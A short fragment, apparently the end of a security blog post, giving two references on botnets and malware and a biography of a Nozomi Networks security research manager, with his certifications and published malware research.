- Webpage: Threat Intelligence

References:

1. Blog: “New action to disrupt world’s largest online criminal network,” Microsoft, March 202
2. Blog: “DDG: A Collection of 14 Posts,” Netlab360.com

Alessandro Di Pinto
Security Research Manager, Nozomi Networks
@adipinto

Alessandro Di Pinto is an Offensive Security Certified Professional (OSCP) with an extensive background in malware analysis, ICS/SCADA security, penetration testing and incident response. He holds GIAC Reverse Engineering Malware (GREM) and GIAC Cyber Threat

Intelligence (GCTI) certifications. Alessandro co-authored the research paper “TRITON: The First ICS Cyber Attack on Safety Instrument Systems” and “Analyzing the GreyEnergy Malware: from Maldoc to Backdoor”.